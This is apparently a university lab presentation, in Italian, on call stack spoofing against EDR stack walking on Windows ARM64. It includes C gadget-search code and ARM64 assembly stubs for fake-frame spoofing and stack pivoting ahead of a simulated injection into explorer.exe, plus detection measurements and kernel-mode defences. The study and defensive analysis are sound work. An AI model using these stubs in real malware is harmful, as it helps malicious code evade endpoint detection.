

Call Stack Spoofing

Davide Galdiero

NF22700009

Call Stack Spoofing

In ambiente enterprise gli **Endpoint Detection and Response (EDR)**, intercettano le chiamate alle API di sistema e ispezionano la call stack per attribuire ogni operazione al codice che l'ha originata.

Se la catena di esecuzione risale ad una funzione di sistema legittima, l'operazione viene classificata come **benigna**, se risale ad un binario sconosciuto viene segnalata come **anomalia** e **potenzialmente bloccata**.

Call Stack Spoofing

Il **call stack spoofing** è una tecnica di **evasione della difesa** che manipola i frame pointer e i return address visibili all'EDR per presentare una **call chain apparentemente legittima durante l'esecuzione di operazioni sospette**.

Per effettuare l'attacco, l'attaccante **deve conoscere** l'architettura del sistema target e come l'EDR implementa lo stack walking.

Layout della memoria di un processo su Windows

Ogni processo Windows dispone di un proprio **Virtual Address Space (VAS)** isolato e gestito dal kernel.

All'interno di questo spazio la memoria è divisa in:

Regione	Tipo allocazione	Note
Stack del thread	MEM_STACK	Default 1 MB (espandibile). Allocata dal kernel. Limiti registrati nel TEB: StackBase (x18+0x08) e StackLimit (x18+0x10).
Heap / VirtualAlloc	MEM_PRIVATE	Allocazioni dinamiche tramite HeapAlloc o VirtualAlloc. Più heap possono coesistere. Distinguibile da MEM_STACK tramite VirtualQuery().
Moduli (.text / .pdata)	MEM_IMAGE	Codice eseguibile e DLL in sola lettura. Contengono .pdata e .xdata per l'unwinding delle eccezioni (RtlVirtualUnwind).
TEB / PEB	kernel map	Strutture per-thread e per-processo. Su ARM64: il registro x18 punta sempre al TEB del thread corrente.

Windows sfrutta le **Dynamic Link Libraries (DLL)**, librerie caricate a runtime in memoria una volta e condivisa tra più processi, piuttosto che caricare la stessa libreria per ogni processo.

ntdll.dll è la DLL di sistema più bassa in user-mode, quindi ogni system call passa per ntdll. Verrà sfruttata per la scelta di gadget validi per effettuare l'attacco.

Address Space Layout Randomization (ASLR) è attivo per default: la base di ogni modulo cambia ad ogni run, mentre i relativi offset (RVA) restano costanti.

La catena x29/x30

Ogni funzione non-leaf costruisce il proprio stack frame con il seguente prologo:

```
1  stp  x29, x30, [sp, #-N]!    ; decrementa SP di N, salva {FP, LR}
2  mov  x29, sp                ; x29 = nuovo FP (top del frame corrente)
```

Dopo il prologo, lo stack sarà:

Offset da SP	Registro salvato	Significato
[SP+0]	x29 (FP precedente)	Puntatore al frame del chiamante
[SP+8]	x30 (LR)	Indirizzo di ritorno al chiamante
[SP+16] ... [SP+N-1]	x19-x28 + variabili locali	Altri callee-saved e spazio locale

Strutture .pdata e .xdata

Windows richiede che ogni funzione non-leaf sia descritta da un record **RUNTIME_FUNCTION** nel segmento **.pdata**:

```
1  typedef struct _RUNTIME_FUNCTION {  
2      DWORD BeginAddress;    /* RVA inizio funzione */  
3      DWORD EndAddress;      /* RVA fine funzione (escluso) */  
4      DWORD UnwindData;      /* RVA del record UNWIND_INFO in .xdata */  
5  } RUNTIME_FUNCTION;
```

Il segmento **.xdata**, puntato da **UnwindData**, contiene gli **unwind codes**: istruzioni che descrivono, in ordine inverso, ogni modifica a SP e ai registri callee-saved effettuata dal prologo canonico.

La funzione **RtlVirtualUnwind** dell'API Windows utilizza questi codici per riportare i registri allo stato che avevano prima della chiamata alla funzione.

Il TEB e Validazione dei limiti dello Stack

Il **Thread Environment Block (TEB)** è una struttura dati allocata dal kernel per ogni thread e mappata nello spazio degli indirizzi user-mode.

Al suo interno sono salvati lo **StackBase** attuale (indirizzo massimo stack) e **StackLimit** attuale (indirizzo minimo stack).

Su ARM64 il **registro x18** contiene sempre l'indirizzo al TEB corrente.


Lo stack walker prima di risalire lo stack, controlla se:

$$\text{TEB.StackLimit} \leq \text{SP} < \text{TEB.StackBase}$$

Stack Kernel

Ogni thread Windows dispone di **uno stack user-mode** ed **uno kernel-mode**. Perché anche le system call chiamate richiedono una call stack.

Ogni volta che viene chiamata una system call, avviene l'inserimento di una struttura **TrapFrame** in cima, contenente: SP, x29, x30 e PC al momento dell'invocazione.



Ambiente di Laboratorio

Il laboratorio simula le operazioni di evasione di un **worm già in esecuzione** sul sistema Enterprise target: **stack_spoof.exe**.

Macchina Virtuale

Hypervisor: VMware Fusion su macOS Apple Silicon.

Sistema Operativo: Windows 11 ARM64, versione 25H2v2, build 26200.8037.

Risorse: 2 vCPU Apple Silicon, 4 GB di RAM.

Ambiente di Laboratorio

Configurazione Windows Defender

Tamper Protection disabilitata per escludere la directory dai controlli.

Smart App Control disabilitato in quanto il binario è compilato localmente senza firma digitale, quindi Microsoft non lo può verificare, bloccherebbe l'esecuzione.

Esclusione della directory contenente il progetto per impedire la quarantena automatica del binario durante la compilazione ed esecuzione dovuta alla rilevazione di comportamenti tipici da malware, non alla rilevazione di call stack spoofing.

Ambiente di Laboratorio

Strumenti di Analisi dello Stack

CaptureStackBackTrace è una API Windows user-mode chiamata dal binario. Mostra quanti frame riesce a risalire **seguendo la catena x29/x30**.

System Informer mostra il punto di vista di un tool di sicurezza in produzione. Fa stack walking tramite .pdata.

WinDbg mostra il punto di vista sfruttando il debugger. Fa stack walking tramite .pdata + rilevamento anomalie SP/TEB.

Ambiente di Laboratorio

Compilare Binario

È necessario **Git for Windows**.

È necessario **Visual Studio** con i componenti Sviluppo di applicazioni desktop con **C++** e **ARM64 Native Tools**.

git clone <https://github.com/taekwondodev/ARM64-CallStackSpoofing-Analysis.git>.

Dall'ambiente **ARM64 Native Tools Command Prompt** eseguire il comando: **build.bat**.

stack_spoof.exe

stack_spoof.c è il file C contenente la logica di **gadget discovery**, **attacco** ed **orchestrazione**.

La funzione di gadget discovery cerca istruzioni BL nell'area .text di ntdll, perché sarà una funzione non-leaf.

Inserisce tutti i gadget validi in un array.

Ogni attacco sceglierà un gadget come fake LR randomicamente dall'array.

```
1  #define ARM64_BL_MASK    0xFC000000
2  #define ARM64_BL_OPCODE 0x94000000
3
4  /* Non-leaf usa BL -> x30 sovrascritto -> prologo salva x30 sullo stack -> record in .pdata.
5     addr(BL+4) cade in [BeginAddress, EndAddress) -> walker: LR valido -> gadget perfetto. */
6  BOOL CacheCallSites(const char *moduleName, GADGET_CACHE *cache) {
7      while (pCurrent < pEnd && cache->count < MAX_GADGETS) {
8          if (((*pCurrent) & ARM64_BL_MASK) == ARM64_BL_OPCODE)
9              cache->addresses[cache->count++] = (void *) (pCurrent + 1); /* addr dopo BL */
10         pCurrent++;
11     }
12 }
13
14 /* stesso gadget ogni run = firma rilevabile -> randomizzazione rompe il pattern */
15 void *GetRandomGadget(GADGET_CACHE *cache) {
16     return cache->addresses[rand() % cache->count];
17 }
```

stack_spoof.exe

La funzione che simula l'esecuzione di codice malevolo è:

InjectExplorer simula un'iniezione di codice in un processo di sistema:
apre **explorer.exe**, alloca memoria eseguibile, scrive un payload e avvia un thread remoto.

Prima di invocarla, i vari scenari falsificano lo stack così che l'EDR non riesca ad attribuire le API call a stack_spoof.exe.

stack_spoof.asm è il file dove sono definite le stub assembly: interazioni dirette con SP, FP, LR senza passare per il compilatore.

build.bat è lo script che compila sia stack_spoof.asm che stack_spoof.c e poi li linka.

Attacco: Baseline

La funzione InjectExplorer viene chiamata **senza manipolare lo stack**.

- Avviene il prologo canonico.
- Il record RUNTIME_FUNCTION in .pdata contiene gli unwind codes.
- Gli SP sono all'interno dei limiti specificati nel TEB.

Strumento	Frame osservati
CaptureStackBackTrace (CBT)	4
System Informer	8
WinDbg	9

Attacco: Single Frame Spoofing

La funzione InjectExplorer viene chiamata da **SpoofCallStack**.

```
4 void TestInjectionSingleFrame(void)
5 {
6
7     void *spoofedReturnGadget =
8     GetRandomGadget(&g_gadgetCache); // sito post-BL in ntdll
9
10    void *realReturn = NULL;
11
12    DWORD64 result = SpoofCallStack(
13    InjectExplorer,          // x0: target
14    spoofedReturnGadget,    // x1: LR falso = gadget ntdll
15    NULL,                   // x2: param
16    &realReturn);           // x3: riceve LR reale
17 }
```

```
1     ; x0 = targetFunc      x1 = spoofedReturn (gadget ntdll)
2     ; x2 = param           x3 = realReturnStorage
3
4     SpoofCallStack PROC
5         ; [1] Prologo canonico – registrato in .pdata
6         stp x29, x30, [sp, #-0x40]! ; SP -= 0x40 | salva FP e LR reale
7         stp x19, x20, [sp, #0x10]   ; callee-saved: targetFunc / spoofedReturn
8         stp x21, x22, [sp, #0x20]   ; callee-saved: param / realReturnStorage
9         mov x29, sp                 ; x29 = base frame canonico
10        mov x19, x0 ; targetFunc    – mov x20, x1 ; spoofedReturn
11        mov x21, x2 ; param         – mov x22, x3 ; realReturnStorage
12        mov x23, x30                ; backup LR reale prima che BLR lo sovrascriva
13
14        ; [2] GAP .pdata – allocazione secondaria NON negli unwind codes
15        sub sp, sp, #0x30           ; RtlVirtualUnwind non vede questi 0x30 byte
16
17        ; [3] Frame falso a [sp+0x20]: FP → frame canonico, LR → gadget ntdll
18        str x29, [sp, #0x20]        ; FP falso punta al frame canonico reale
19        str x20, [sp, #0x28]        ; LR falso = gadget ntdll <-- chiave
20
21        ; [4] x29 → frame falso – il walker FP legge ora LR = gadget ntdll
22        add x9, sp, #0x20           – mov x29, x9 ; x29 ora punta al frame falso
23
24        ; [5] Chiamata al target – InjectExplorer vede frame falso come chiamante
25        mov x0, x21                 – blr x19 ; chiama InjectExplorer
26    ENDP
```

Attacco: Single Frame Spoofing

- Dopo il prologo canonico, alloca 48 byte nello stack **che non saranno tracciati dagli unwind codes** e negli ultimi 16 **crea il fake stack frame con FP = reale e LR = gadget.**
- CBT si basa sulla catena x29/x30, quindi **rileva tutti gli stack frame.** Attribuirà l'esecuzione di InjectExplorer a stack_spoof.exe.
- Gli stack walker basati su .pdata **vedono come stack frame più alto quello fake e la funzione viene attribuita al gadget.**
- Gli SP sono all'interno dei limiti specificati nel TEB.

Attacco: Single Frame Spoofing

Strumento	Frame osservati
CaptureStackBackTrace (CBT)	6
System Informer	2
WinDbg	2

Attacco: Stack Pivoting

Se costruire un fake stack frame non è sufficiente ad ingannare un walker basato sulla catena X29/X30, allora l'obiettivo diventa di **non permettere lo stack walking**.

Il walker per considerare valido lo stack frame, **controlla se è nei limiti specificati nel TEB**. Se lo SP dello stack frame di InjectExplorer è fuori dai limiti, il walker non lo considera valido e **non potrà risalire la catena**.

La tecnica consiste nell'allocare uno stack nell'heap, aggiungere allo stack un fake frame e aggiornare SP a quello del fake frame, da qui chiama InjectExplorer e il walker quando farà il controllo, SP non sarà nei limiti dell'intervallo.

Attacco: Stack Pivoting

La funzione InjectExplorer viene chiamata da **ExecuteWithFakeFrame**.

```
4 void TestInjectionStackPivot(void)
5 {
6
7     void *fakeStackBase = VirtualAlloc(NULL, DEFAULT_STACK_SIZE,
8     MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
9
10    void *fakeStackTop = (void *)((ULONG_PTR)fakeStackBase + DEFAULT_STACK_SIZE);
11    FAKE_FRAME_DATA fakeFrame = {
12        fakeFp = (void *)((ULONG_PTR)fakeStackTop - 0x100), // [+0x00]: FP falso
13        fakeLr = GetRandomGadget(&g_gadgetCache), // [+0x08]: LR gadget ntdll
14        fakeSp = fakeStackTop }; // [+0x10]: SP pivot target
15
16    DWORD64 result = ExecuteWithFakeFrame(
17        InjectExplorer, // x0: target
18        &fakeFrame, // x1: struct {FP, LR, SP}
19        NULL); // x2: parametro passato a InjectExplorer
20 }
```

Attacco: Stack Pivoting

```
1      ; x0 = targetFunc    x1 = fakeFrameData {fakeFp, fakeLr, fakeSp}
2      ; x2 = parameter

4  ExecuteWithFakeFrame PROC
5      ; [1] Prologo su stack REALE – registrato in .pdata
6      stp x29, x30, [sp, #-PROLOGUE_SIZE_EXEC]! ; salva FP e LR reale  mov x24, x30 ; backup LR reale
7      stp x19..x28, [sp, #0x10..#0x50] ; 10 callee-saved
8      mov x19, sp ; SP reale – mov x20, x29 ; FP reale – mov x21, x0 ; targetFunc
9      mov x22, x1 ; fakeFrameData – mov x23, x2 ; parameter

11     ; [2] Carica struct fakeFrame – 3 campi a offset fissi
12     ldr x25, [x22, #0x00] ; x25 = fakeFp – ldr x26, [x22, #0x08] ; x26 = fakeLr (gadget ntdll)
13     ldr x27, [x22, #0x10] ; x27 = fakeSp (top del fake stack)

15     ; [3] STACK PIVOT – SP lascia lo stack reale (MEM_STACK)
16     mov sp, x27 ; SP = top fake stack (MEM_PRIVATE, fuori TEB bounds) <-- pivot

18     ; [4] Frame falso sul fake stack – FP = fakeFp, LR = gadget ntdll
19     sub sp, sp, #0x20 – stp x25, x26, [sp] ; [sp+0]=fakeFp | [sp+8]=fakeLr  mov x29, sp ; x29 → frame falso

21     ; [5] Chiamata target – SP in MEM_PRIVATE → CBT: 0 frame | WinDbg: WARNING
22     mov x0, x23 – blr x21 ; chiama InjectExplorer

24     ; [6] Ripristino SP reale – walker riprende dopo ret
25     mov sp, x19 – mov x29, x20 – mov x30, x24 ; SP/FP/LR reali ripristinati
26     ldp x19..x28 + ldp x29, x30, [sp], #PROLOGUE_SIZE_EXEC – ret
27     ENDP
```

Attacco: Stack Pivoting

- **CBT non rileva nessun frame.**
- **Gli stack walker basati su .pdata vedono come stack frame più alto quello fake e la funzione viene attribuita al gadget.**
- **WinDbg ha rilevato che SP è fuori dai limiti specificati nel TEB.**

Attacco: Stack Pivoting

Strumento	Frame osservati
CaptureStackTrace (CBT)	0
System Informer	2
WinDbg	2

Difesa: Limiti EDR user-mode


1. Usano il call stack come riferimento per stabilire se la call chain è benigna o malevola, ma può essere manipolata, quindi possono essere ingannati.
2. L'ispezione avviene in modo **asincrono** rispetto all'esecuzione del processo. Possono rilevare una catena malevola, ma non bloccata prima dell'esecuzione.

Difesa: EDR kernel-mode

Operano nello **spazio di indirizzi** riservato al kernel.

L'ispezione avviene in modo **sincrono** rispetto all'esecuzione del thread.

Il driver registra un callback nel kernel. Il callback effettua più controlli per individuare operazioni malevoli. Implementa lo stack walking seguendo la catena x29/x30, ma **il primo x29 viene letto dal TrapFrame**.



Difesa: Single Frame Spoofing

1. Il callback viene invocato quando la system call viene chiamata da InjectExplorer.
2. Il callback legge il primo **x29** dal TrapFrame e dopo semplicemente percorre tutta la catena a ritroso.
3. Il **top stack frame** è stack_spoof.exe.
4. L'esecuzione **viene attribuita** a spoof_stack.exe.

Difesa: Stack Pivoting

1. Il callback viene invocato quando la system call viene chiamata da InjectExplorer.
2. Legge **SP** dal TrapFrame, è l'indirizzo dello stack pointer attuale.
3. Controlla se è nell'intervallo tra **TEB.StackLimit** e **TEB.StackBase**.
4. **SP non** è nell'intervallo.

Conclusioni: Attaccante

L'attaccante decide quale tecnica usare in base all'implementazione dello stack walking dell'EDR usato dalla vittima.

- Se il walker è basato su .pdata, **entrambe** le tecniche nascondono l'attribuzione della chiamata al walker.
- Se è basato sulla catena x29/x30, **stack pivoting** nasconde l'attribuzione della chiamata al walker

Conclusioni: Difensore

Il difensore dovrà scegliere tra l'utilizzo di un EDR user-mode e uno kernel-mode.

- Se l'EDR è in **user-mode**, in base a com'è implementato, può essere ingannato. Se implementato in modo che fa più controlli, non solo lo stack walking, allora può rilevare gli attacchi, ma non bloccare in maniera sincrona.
- Se l'EDR è in **kernel-mode**, rileva gli attacchi, li blocca in maniera sincrona, ma hanno una licenza.



Davide Galdiero
NF22700009